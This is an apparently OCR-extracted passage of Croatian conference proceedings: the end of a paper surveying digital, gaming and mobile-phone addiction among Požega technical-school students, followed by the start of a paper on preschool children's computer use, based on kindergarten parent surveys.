Prekomjerno igranje računalnih igara, prekomjerno korištenje interneta i mobitela imaju zajednički cilj: zaokupljenost nečim, izlaganje mozga određenim podražajima bez dodatnog napora koji bi zahtijevalo čitanje ili bilo koja druga smislena aktivnost koja traži mišljenje. Internet ima svojstvo bijega u virtualni svijet u kojemu su socijalni kontakti bestjelesni, ljudi su bezdobni, bez statusa ili pripadnosti određenom društvenom sloju ili okruženju. To jest, svi oni ili svatko od njih može izmisliti sve što želi, prešutjeti sve što želi i od sebe učiniti nešto što ne postoji ili dati na uvid samo jedan vid svoje ličnosti. U virtualnom svijetu može se ostvariti sve ono što ne uspijeva u realnom, stvarnom okruženju [2].

B. Ovisnost o računalnim igrama

Masovno online igranje putem računala povezuje igrače cijelog svijeta. Svaki poslužitelj može držati u prosjeku do 5.000 igrača u isto vrijeme. Veliki broj novinskih članaka govori o igračima kojih su ostavili obitelj, prijatelje, posao, ponekad čak i vlastite živote kako bi i dalje igrali. Velike tvrtke i dalje zarađuju novac dok pojedinci uništavaju svoje živote. Učenici, posebno muška populacija posebnu pozornost posvećuje ovom obliku zabave. Znajući da ste samo nekoliko sati udaljeni od toga da budete još bolji u borbi protiv čudovišta koje napada vaš online život, dodatni je razlog za nastavak igre. Tko ne bi htio biti 10 bodova jači za samo nekoliko sati rada? Dizajneri igara su uvijek jedan korak ispred vas i navode vas na nove pustolovine kojima vas nagrađuju bodovima ili verbalnim pohvalama. Stjecanje novih razina može zadržati igrača okupiranom za igru tjednima. Ovisnost o video igrama je stvaran problem i postaje epidemija koja sve više zabrinjava.

Pozornost učenika izazivaju agresivne video igre. Znanstveno istraživanje [5] koje je provedeno u zagrebačkim srednjim školama, pokazalo je da simptome patološkog igranja više imaju učenici strukovnih škola od gimnazijalaca, a glavni razlog je to što moraju manje učiti. Jedna od autorica istraživanja, doc. dr. sc. Vesna Bilić navodi da je ovisnost o videoigrama ista kao i kod droge, samo ne postoji kemijska ovisnost. Učenici, igrači ne mogu prestati igrati. Ukoliko pokušaju prestati, postaju nervozni, imaju tipični apstinencijski sindrom. U igrama imaju osjećaj moći, sami odabiru lik, oružje i pozicije. Nažalost, zbog čestog igranja manje vremena posvećuju učenju, napuštaju neke važne aktivnosti i počnu lagati roditeljima [6].

C. *Ovisnost o mobitelima*

Ovisnost o mobitelima postaje sve više rasprostranjena kako raste broj korisnika, a posebno djece i mladih. Jedna je studija pokazala da se japanska djeca nisu sprijateljila s kolegama koji nisu imali mobitele. Studija u Italiji pokazala je da jedna četvrtina adolescenata imaju više mobitela, dok je u Velikoj Britaniji 36% ispitanih studenata priznali da ne mogu živjeti bez mobitela.

Kod pojedinih korisnika javlja se tjeskoba kada nemaju svoj telefon na raspolaganju. Osoba može postati iritirana ako netko ne odgovara na njene govorne ili tekstualne poruke dovoljno brzo. Odbija isključiti mobitel, čak i u područjima gdje je ograničeno korištenje mobitela. Veliki je broj mladih koji šalju SMS poruke gotovo cijeli dan. Imaju napad anksioznosti ako su zaboravili svoj mobitel kod kuće i ne mogu uživati u onome što rade sve dok mobitel nije ponovno uz njih.

Korištenje mobitela u školi od strane učenika je osobito kontroverzna tema. Mnogi pedagozi i učitelji tvrde da su mobiteli distrakcija i trebaju biti zabranjeni. U mnogim obrazovnim ustanovama korištenje pa čak i nošenje mobilnih uređaja je u potpunosti zabranjeno. S jedne strane, mobilni uređaji mogu se koristiti za prijevare na testovima, i na drugi način kao suvremeno edukacijsko pomagalo ili sredstvo. Gledajući sa pozitivnog aspekta, mobilni uređaji mogu pomoći učenicima i studentima brzo istraživanje i osigurati vitalne komunikacijske linkove na školske prijatelje pa čak i učitelje.

D. *Računalna ovisnost*


Računala su, nažalost, okupirala ljude, a time i djecu te su zaboravljene određene društvene norme. Digitalizacija je olakšala administraciju i pohranu dokumenata. Većina poslova brže se izvede uz primjenu računala. Ručni zapisi su rijetki, kao i izrada crteža, a učenici svoju kreativnost razvijaju pomoću računala.

Problem se javlja u izradi domaćih zadaća koje nisu izrađene samostalno i iskreno. One se mogu jednostavno kopirati od prijatelja ili s interneta, uz malo uloženog truda. Gubitak važnih podataka zbog iznenadnog problema kod rada s računalom, može biti vrlo frustrirajuć.

III. ANALIZA PROVEDENE ANKETE

U anketi «Digitalna ovisnost učenika» koja je provedena tijekom siječnja 2012. godine u Tehničkoj školi Požega, sudjelovalo je 158 učenika, među njima 13 djevojaka i 145 mladića. Sudjelovali su učenici prvih (50), drugih (53) i trećih (55) razreda, četverogodišnjih (tehničari) i trogodišnjih (majstori) zanimanja. Anonimno anketiranje učenika putem ispunjavanja Upitnika o digitalnoj ovisnosti učenika, provedeno je u skladu s Etičkim kodeksom istraživanja s djecom, pri čemu su sudjelovali učenici čiji su roditelji dali pisanu suglasnost o sudjelovanju u ovom projektu.

Prema anketi, 48% učenika (slika 1) prosječno dnevno provede više od 3 sata na internetu. Manji broj, 27% učenika, isto to vrijeme dnevno provede uz mobitele. Opravdavajući mogućnosti koje pruža nova, moderna tehnologija, ipak je ovaj iznos dosta veliki i učenike treba uputiti u bolju organizaciju vremena i mogućnosti primjene raznolikih aktivnosti.




Slika 1. Prikaz prosječnog vremena dnevno provedenog na internetu kod učenika

Raspodjela primjene interneta kod učenika (slika 2) naglašava visoki udio zabave, dok najmanji dio, nažalost, uz sve mogućnosti i digitalne obrazovne sadržaje koje internet nudi, koristi se za učenje. Slična raspodjela uočena je i kod primjene mobitela.

Kod pitanja da li im je dan isti kada koriste i kada ne koriste internet, 54% učenika odgovorilo je da ne osjeća nikakvu razliku, 24% učenika malo se osjeća čudno, a 22% učenika tvrdi da im je dan totalno drugačiji. Kada bi im se onemogućio pristup internetu, 48% učenika bilo bi ravnodušno, dok 52% učenika na takvu situaciju nije ravnodušno.

U tablici 1 prikazane su usluge, sadržaji koje učenici koriste na internetu. Više od 50% učenika stalno primjenjuje YouTube i Facebook, koji im pružaju zabavu i online komunikaciju, omogućuju virtualno druženje. Učenici prate portale s vijestima, a oko 46% učenika koristi Torrent za preuzimanje filmova i drugih zabavih sadržaja. Dio učenika (23%) stalno koristi neki oblik igara putem računala.



Slika 2. Prikaz raspodjele primjene interneta kod učenika


TABLICA I. USLUGE I SADRŽAJI KOJE UČENICI KORISTE NA INTERNETU

Koje od navedenoga i u kojoj mjeri koristiš?	*Postotak učenika*			
	Ne koristim	*Rijetko koristim*	*Često koristim*	*Stalno koristim*
YouTube	**2**	**7**	**38**	**53**
Facebook	**6**	**10**	**28**	**56**
MySpace	**95**	**4**	**0**	**1**
Flash igre	**51**	**38**	**7**	**4**
Multiplayer igre	**33**	**34**	**17**	**16**
Browser igre	**70**	**20**	**7**	**3**
Blogovi	**75**	**17**	**6**	**2**
Portali s vijestima	**26**	**28**	**29**	**17**
Torrent	**29**	**18**	**28**	**25**


Prema razultatima ankete, 25% učenika osjeća stalnu želju da budu online, kada god su udaljeni od računala. Na pitanje da li imaju fizičke ili emocionalne posljedice zbog dugotrajnog sjedenja ispred računala, 18 učenika (11%) odgovorilo je pozitivno. Pri tome su se učenici žalili na umor, glavobolje, bol u leđima i rukama. Par učenika izrazilo je da osjeća iscrpljenost i javlja se problem s vidom. Pojedinci su naveli da su nervozni (posebno u igrama), čime uzrokuju nepotrebne svađe s prijateljima i roditeljima, nakon čega im je žao. Par učenika istaknulo je svoju neispavanost a potom nezadovoljstvo zbog slabije aktivnosti na nastavi.

Slika 3 prikazuje kako učenici provode svoje slobodno vrijeme. Ako povežemo vrijeme provedno uz mobitel i na internetu, uočljivo je da polovina anketiranih učenika provodi vrijeme družeći se s prijateljima u stvarnom životu, a polovina učenika slobodno vrijeme više provodi uz digitalnu tehnologiju. Na pitanja koliko imaju online a koliko stvarnih prijatelja, odgovori su bili dosta različiti. Brojevi online prijatelja kretali su se od 2 do 2000. Većina učenika navela je da ima između 100 i 300 online prijatelja. Stvarnih prijatelja je manje, najčešće 20 do 100 prijatelja. Zanimljivo je da su pojedini učenici naznačili da ne znaju broj stvarnih prijatelja, a bilo je i onih koji su komentirali da ih nemaju.

Kakav bi bio život bez interneta, prema razmišljanjima anketiranih učenika, prikazuje slika 4.



Slika 3. Kako učenici provode svoje slobodno vrijeme



Slika 4. Kakav bi bio život bez interneta prema razmišljanjima učenika

Najveći broj učenika smatra da bi život bez interneta bio dosadan i kompliciraniji, uzimajući u obzir njihovu primjenu interneta za zabavu i komunikaciju. Manji broj učenika smatra da bi takav život ipak bio zanimljiv, a 54 učenika vidi jednostavnijim život bez interneta. Sličan prikaz, raspodjela broja učenika je i kod razmišljanja učenika o životu bez mobitela. Najveći broj učenika (67) smatra da bi život bez mobitela bio kompliciraniji, a potom dosadan (55 učenika).

Dio ankete posvećen je sigurnosti i zaštiti djece i mladih na internetu. Veći dio učenika (60%) smatra internet niti sigurnim niti nesigurnim masovnim medijem. Potpuno sigurnim medijem smatra ga 8%, prilično sigurnim 25%, a nesigurnim medijem 7% učenika. Na pitanje da li su dovoljno odgovorni i savjesni prilikom komunikacije putem interneta, većina učenika, 94% odgovorilo je potvrdno. Samo 6% učenika smatra da nije dovoljno odgovorno. Na pitanje da li ljudi dovoljno znaju o komunikacji putem interneta, većina učenika, 64% odgovorila je ne. Učenici su pokazali veliko samopouzdanje u svom radu na internetu i naglasili nepovjerenje u ostale sudionike internetske mreže.

Pored naglašavanja svoje odgovornosti na internetu, ipak je u pitanju o neprimjerenom ponašanju na internetu dio učenika priznao, potvrdio svoje negativno djelovanje na internetu. U to je bilo uključeno: lažno predstavljanje (37%), cyberbulling (12%), napad na web stranice i e-poštu (14%), anonimne prijetnje (16%) i objavljivanje povjerljivih podataka (19% učenika). Ovi pokazatelji zabrinjavaju, jer unatoč stalnoj edukaciji i naglašavanju problema, pojedini učenici namjerno ometaju rad ostalih kolega i uznemiravaju njihov virtualni svijet.


Ponašanje učenika na internetu, kao i posljedice takva ponašanja prikazuje tablica 2. Učenici vole biti u online okruženju, i to često duže nego što planiraju. Provjeravanje i pisanje poruka putem interneta i mobitela tijekom dana je za njih rutina. Mali broj učenika priznaje da vrlo često ili uvijek njihove ocjene i školske obveze trpe zbog vremena provedenog online. Oko ovog problema često sa javljaju rasprave s roditeljima i nastavnicima. Internet je česta tema učeničkih međusobnih razgovora i rasprava.

TABLICA II. REZULTATI ANKETIRANJA UČENIKA U KORIŠTENJU INTERNETA

Pitanje	*Postotak učenika (%)*				
	rijetko	*povremeno*	*često*	*vrlo često*	*Uvijek*
Koliko često ostaneš online više nego što si to planirao/la?	**22**	**25**	**24**	**18**	**11**
Koliko često se osobe iz tvog života žale na tvoje vrijeme provedeno online?	**46**	**27**	**16**	**6**	**5**
Koliko tvoje ocjene i školske obveze trpe zbog vremena provedenog online?	**45**	**29**	**14**	**8**	**4**
Koliko često provjeravaš svoju e-poštu i/ili poruke na mobitelu prije obavljanja nekog drugog posla?	**30**	**25**	**21**	**10**	**14**
Koliko često postaješ tajnovit/ta kada te netko upita što radiš na internetu?	**50**	**21**	**14**	**7**	**8**
Koliko često razmišljaš o tome kada ćeš ponovno ići na internet?	**36**	**41**	**8**	**6**	**9**
Koliko često vičeš ili se ljutiš kada te netko ometa ako si online?	**48**	**23**	**11**	**10**	**8**
Koliko često manje spavaš zbog noćnih sati provedenih online?	**43**	**22**	**11**	**17**	**7**
Koliko često pokušavaš prikriti stvarno vrijeme provedeno online?	**58**	**19**	**13**	**6**	**4**
Koliko često odlučiš ostati online umjesto izaći van s prijateljima?	**66**	**16**	**10**	**5**	**3**
Koliko često razgovaraš s kolegama u školi o internetu?	**32**	**21**	**26**	**13**	**8**

Učenici (42 % anketiranih) svjesni svog učestalog i dugotrajnog korištenja interneta pokušavaju riješiti problem smanjenjem vremena provedenog na internetu (slika 5).

Dio ankete posvećen je videoigricama, koje su omiljene učenicima. Manji dio učenika (18%) potvrdio je da je preopterećen igranjem videoigrica, strategijskim i akcijskim online igrama.



Slika 5. Učenici pokušavaju smanjiti vrijeme provedeno na internetu

Na pitanje da li se uspijevaju kontrolirati, smanjiti ili prekinuti igranje, 77% učenika odgovorilo je potvrdno, dok 23% učenika ima problema pri kontroliranju vremena u igrama. To je potvrdilo i pitanje da li u igri ostaju duže nego što u početku planiraju (slika 6).

Slika 6. Učenici u igri ostaju duže nego što planiraju

Veći dio učenika (62%) ostaje u igri duže nego što u početku planiraju. Među anketiranim učenicima, 14% učenika potvrdilo je da su nemirni, nervozni ili razdražljivi ako prekinu igranje. Na pitanje da li upotrebljavaju igre kao bijeg od problema ili osjećaja krivnje, nemoći, zabrinutosti ili depresije, 17% učenika odgovorilo je potvrdno. Potrebu da sve više vremena provode u igranju igrica kako bi bilo zadovoljno, izrazilo je 20% učenika.

Navedeni podaci pokazuju da gotovo polovina anketiranih učenika svoje slobodno vrijeme oblikuje i provodi uz digitalnu tehnologjiu, pri čemu dio njih u svom dugotrajnom online radu ne vidi problem.

IV. ŠTO MOŽEMO UČINITI

Za mnogu djecu i mlade internet i mobitel su pozitivni, produktivni i kreativni mediji u razvoju vlastitog identiteta. Informacijsko komunikacijska tehnologija podržava njihovu socijalizaciju i daje im osjećaj povezanosti s vršnjacima. No treba znati da su internet i mobitel, unatoč svim svojim mogućnostima, ipak samo alati. Ovisno o tome kako ih odrasli i djeca upotrebljavaju, takve će biti i posljedice. Elektroničko nasilje može uključivati bilo kakav oblik višestruko slanih poruka internetom ili mobitelom čiji je cilj povrijediti, uznemiriti ili na bilo koji drugi način oštetiti dijete, mlade ili odrasle koji se ne mogu zaštiti od takvih postupaka. Može biti u obliku tekstualnih ili videoporuka, fotografija ili poziva, a nasilje se sve češće odnosi na nekoliko oblika komunikacije, uključuju ć i zvuk, slike, animacije i fotografije [7].

Mobilna komunikacija je sastavni dio našeg društva i učitelji trebaju educirati učenike o odgovarajućem korištenju mobilnih uređaja, bontonu u komunikaciji, i nadasve o opasnostima zlonamjernika. Roditelji i nastavnici trebali bi uravnotežiti prednosti i nedostatke korištenja mobitela kao dio procesa učenja. Brojna su

istraživanja posvećena dječjoj dobi koja bi smjela koristiti mobitele. Studija koju je proveo portal SodaHead.com pokazala je da bi dijete prvi mobitel trebalo dobiti u dobi od 13 do 15 godina, a tinejdžeri bi sa 16 ili više godina mogli koristiti tablete i pametne telefone.

U rješavanje problema digitalne ovisnosti učenika, moraju biti uključeni roditelji, nastavnici, psiholozi i pedagozi. U školama su česti razgovori stručnih suradnika s mladim pojedincima i njihovim roditeljima zbog dramatičnih zbivanja u obitelji izazvanih pretjeranim korištenjem interneta i zanemarivanjem škole, izrazito smanjenog kontakta s roditeljima i tome slično.

Zajedničkom suradnjom škole i roditelja, potrebno je organizirati radionice za nastavnike, roditelje i učenike koje su oblikom primjerene tematskim nastavničkim vijećima, roditeljskim sastancima i satovima razrednih odjela, kao poticaj za promišljanje i poučavanje o ponašanju u ovoj novoj vrsti medija. Pri tome treba uključiti provedbu programa prevencije elektroničkog nasilja.

Potrebno je postaviti granice i pravila korištenja digitalne tehnologije. Pri korištenju sadržaja, učenici moraju voditi računa o autorskim pravima, jer kopiranje i distribucija tako zaštićenih online materijala bez dozvole je protuzakonito. Često treba obratiti pažnju i na vrstu društvene mreže koje učenik, dijete koristi. Roditelji ne bi trebali dopustiti djeci korištenje društvenih mreža namijenjenih odraslima. Roditelji mogu koristiti programe, kao što je Windows Live Obiteljska sigurnost pri čemu mogu pratiti aktivnosti djece i postavljati vremenska ograničenja.

Roditelje dodatno zabrinjavaju djeca koja veći dio slobodnog vremena provode uz videoigre i različite oblike online igara. Stručnjaci upozoravaju da igre dizajnirane u 3D tehnologiji izazivaju mučnine, vrtoglavice i glavobolje. Igranje često umara oči što dovodi do problema s vidom. Nervoza koju učenici osjećaju za vrijeme igre može dovesti do zdravstvenih problema. Ukoliko još uključimo i agresivnost koja je često izražena u ovim igrama, razlog je više da roditelji moraju ograničiti dijete u ovom obliku zabave.

S učenicima treba što više razgovarati o primjeni tehnologije u svakodnevnom životu, organizirati debate kako bi sami što češće promišljali o svom odnosu prema digitalnoj tehnologiji i vremenu provedenom u virtualnom svijetu. Sami mogu testirati svoje potrebe za internetom i mobitelom, ukoliko pokušaju prekinuti pristup na jedan dan ili dulje. Svoja iskustva mogu podijeliti s kolegama u razredu, nastavnicima i roditeljima.

V. ZAKLJUČAK

Većina ljudi koji se koriste internetom i mobitelom osjeća se osamljeno i uzrujano kada im se onemogući pristup mreži. Odricanje od tehnologije je postalo jednako teško kao odvikavanje od alkohola ili pušenja. Odrasli, koji razumiju ovu digitalnu ovisnost moraju pomoći mladima, posebno djeci, kako daljnji razvoj tehnologije i njena primjena u budućnosti ne bi donijeli još veće probleme.

Praćenje ponašanja učenika u digitalnom svijetu, pomoći će u edukaciji učenika i roditelja kako bi učenici osvijestili svoju naviku dugog provođenja vremena uz računalo, internet i mobitel te promijenili svoje takvo ponašanje. Time bi njihova uspješnost u učenju bila bolja, kao i odnos prema društvenim, kulturnim, sportskim i drugim aktivnostima u široj društvenoj zajednici. Nužna je briga i pomoć mladim ljudima uhvaćenim u ovu zamku ovisnosti, kako bi pravilno upravljali svojim vremenom uz digitalnu tehnologiju.

Predškolska djeca i računala

Jurica Đurić, Vanja Jelkić
Visoka škola za informacijske tehnologije Zagreb
Klaićeva 7, 10000 Zagreb, Croatia
E-mail: jdjuric@vsite.hr; vjelkic@vsite.hr

Sažetak - **Prvom pojavom računala nitko nije mogao niti zamisliti koliko će ona kasnije biti zastupljena. Prva računala su bila zamišljena kao pomoć oko računanja jednostavnih matematičkih operacija kojima su se služili samo odabrani matematičari i razni znanstvenici. U posljednje vrijeme dobna granica osoba koje koriste računala je vrlo raznolika. Prvi koji su prihvatili računala su mlađi ljudi dok su starije generacije i one mlađe (djeca) postepeno prihvaćale računala. Svakom novom generacijom dobna granica se smanjuje. Sve više djece želi koristiti računala.**
Ovim istraživanjem bit će odgovoreno na neka od pitanja koja se postavljaju u radu predškolske djece s računalima. Koliko djeca provode vremena za računalom, kada, s kim? Koliko i u kojoj mjeri računala mogu pomoći djeci kako bi se brže i kvalitetnije razvijala? Imaju li računala budućnost u predškolskim ustanovama?
Također, bit će prikazani rezultati istraživanja koji su provedeni u nekoliko predškolskih ustanova.

I. UVOD

U današnjem svijetu računala su nezaobilazna. Svakodnevno ih susrećemo gdje god se okrenemo, bilo da idemo u trgovinu ili da idemo u neki ured ili bilo kakvu tvornicu. Računala sve više ulaze u sve slojeve društva kako u profesionalnom aspektu, tako i u privatnom. Uvođenje novih programa u škole i u predškolske ustanove donosi nova saznanja i nudi mnoge mogućnosti no i probleme.

II. DJECA I RAČUNALA

Prije pojave današnjih tehnologija (mobilni telefoni, računala, televizija, igračke konzole), djeca su se zabavljala igrajući se izvan kuća, u parkovima, na ulici. Više su vremena provodila družeći se sa prijateljima, rodbinom i roditeljima igrajući razne društvene igre. Današnji vrlo ubrzani tempo života nažalost ne ostavlja previše mjesta takvom druženju te djeca sve više zabavu pronalaze na uređajima modernog doba. Televizijski program zna vrlo često imati vrlo zanimljive emisije uz pomoć kojih djeca mogu jako puno naučiti. Isto tako postoje i računalne igrice i edukativne aplikacije uz pomoć kojih djeca mogu puno bolje i brže svladati nova saznanja o njima ili svijetu koji ih okružuje. Uz sve pozitivne strane modernih tehnologija, postoje i negativne strane. Sve češće djeca se manje druže sa vršnjacima jer više provode vremena pred televizorom ili računalom, manje je fizičkih aktivnosti, a sve više statičkih. Također, korištenje računala nije samo bezazlena igra [4]. Za korištenje računala treba poznavati kako se pravilno koristiti njime, uvijek biti na oprezu zbog računalnih virusa i opasnosti koje nosi Internet.
Kako bi se sve to moglo naučiti potrebna je edukacija te stalna prisutnost roditelja dok su djeca za računalom.

III. ERGONOMIJA

U bilo kakvom radu pa tako i u radu za računalom, jako je bitna ergonomija i radno okruženje. Kako rad za računalom zahtjeva duže gledanje, na vrlo malu udaljenost od očiju do ekrana potrebno je prilagoditi mjesto gdje se računalo nalazi za potrebe djece [2]. Djeci predškolske dobi koja rade za računalom potrebno je osigurati pravilnu ergonomiju kako bi se smanjila mogućnost nepravilnog držanja i štetnosti za vid. Računalo bi trebalo biti postavljeno na mjesto u domu gdje dijete može sigurno sjediti bez mogućnosti slučajnog pada ili neke druge ozlijede. Dijete mora pravilno sjediti na stolici i imati pravilno podešenu visinu stolice u odnosu na stol [3]. Monitor mora biti tako podešen da bude u ravnini očiju djeteta. Ukoliko noge ne dodiruju pod, potrebno je postaviti nekakvu vrstu potpore za noge kako bi stopala čvrsto bila oslonjena na podlogu. Time se sprječavaju ozljede kukova i donjeg dijela kralježnice.

Slika 1. Nepravilno sjedenje djece za računalom [2]

Slika 2. Pravilno sjedenje djece za računalom [2]

IV. CILJ ISTRAŽIVANJA

Cilj istraživanja je prikazati u kolikoj mjeri predškolska djeca koriste računala i s kime te na koji način koriste računala. Istraživanje je provedeno u dječjim vrtićima Sisku i u Bistri.

V. REZULTATI ISTRAŽIVANJA


A. *Dječji vrtić – „Bubamara“*

Uzorak u dječjem vrtiću u „Bubamari“ u Sisku je bio 54 roditelja djece u starosti od 3 do 6 godina. Od toga je bilo anketirano 29 roditelja ženske djece i 25 muške djece predškolske uzrasti.

Na postavljeno pitanje: „Koliko godina ima Vaše dijete?“ 31% roditelja je odgovorilo 5, 28% roditelja je odgovorilo 6, 24% je odgovorilo 4, te 17% roditelja je odgovorilo da njihovo dijete ima 3 godine.


Grafikon 1. Godine djece čiji su roditelji ispunjavali anketu

Na pitanje: „Da li posjedujete računalo kod kuće?“ 89% roditelja je odgovorilo sa „Da“ dok je njih 11% odgovorilo sa „Ne“.



Grafikon 2. Posjed računala kod kuće

Na postavljeno pitanje: „Koristi li Vaše dijete računalo?“ dobiveni su sljedeći rezultati: 69% roditelja je odgovorilo sa „Da“ dok je 31% roditelja predškolske djece odgovorilo sa „Ne“.



Grafikon 3. Korištenje računala kod djece

Na postavljeno pitanje: „Koliko često Vaše dijete koristi računalo?“ dobiveni su sljedeći rezultati: 35% roditelja je odgovorilo „Svaki dan“, 24% roditelja je odgovorilo „Tri puta tjedno“, 22% roditelja je odgovorilo „Dva puta tjedno“ dok je 19% roditelja predškolske djece odgovorilo sa „Jednom tjedno“.

Grafikon 4. Koliko često djeca koriste računalo

Na pitanje: „Koliko vremena dnevno provodi Vaše dijete za računalom?“ 41% roditelja je odgovorilo „Pola sata“, njih 27% odgovorilo je „Manje od pola sata“. Isto toliko posto, dakle 27%, odgovorilo je „Jedan sat“ dok je njih 5% odgovorilo „Dva sata“.

Grafikon 5. Vrijeme koliko dnevno djeca provedu za računalom

Na postavljeno pitanje: „S kim Vaše dijete koristi računalo?“ dobiveni su sljedeći rezultati: 56% roditelja je odgovorilo da upravo s njima njihova djeca provode najviše vremena za računalom. Njih 22% je reklo da njihova djeca koriste računalo sama, isto toliko 22% roditelja je odabralo „S bratom/sestrom“ dok nitko od roditelja nije odabrao „S prijateljima“.

Grafikon 6. Društvo s kim djeca provode vrijeme za računalom

Zadnje pitanje na koje su roditelji odgovarali je: „U koje svrhe Vaše dijete najviše koristi računalo?“. Uz to pitanje su imali i odabir koje edukativne igre njihova djeca koriste te proizvoljno navođenje istih. Njih najviše, točnije 41%, odabralo je „Crtanje“, 32% roditelja je odabralo „Edukativne igre“ od kojih su najčešće Memory, bojanje, slagalica, Minis, Učilica, Dora istražuje i Winxice. 13% roditelja je odabralo „Tekst“ dok je njih 14% odabralo „Internet“.


Kao što je vidljivo iz ovih rezultata najviše roditelja je odabralo opcije gdje njihova djeca svoje vrijeme za računalom koriste kako bi naučili nove stvari ili razvili svoje kako mentalne tako i kreativne vještine.

Grafikon 7. Svrha računala kod djece predškolske dobi

B. Dječji vrtić –„Kapljica”


Uzorak u dječjem vrtiću „Kapljica“ u Bistri je bio 38 roditelja djece u starosti od 4 do 6 godina. Od toga je bilo anketirano 22 roditelja muške djece i 16 roditelja ženske djece predškolske uzrasti.

Na postavljeno pitanje: „Koliko godina ima Vaše dijete?“ 55% roditelja je odgovorilo 5, 34% roditelja je odgovorilo 6, 11% je odgovorilo 4. Nitko od roditelja čije dijete ima 3 godine nije bio anketiran.



Grafikon 8. Godine djece čiji su roditelji ispunjavali anketu

Na pitanje: „Da li posjedujete računalo kod kuće?“ 89% roditelja je odgovorilo sa „Da“ dok je njih 11% odgovorilo sa „Ne“.



Grafikon 9. Posjed računala kod kuće

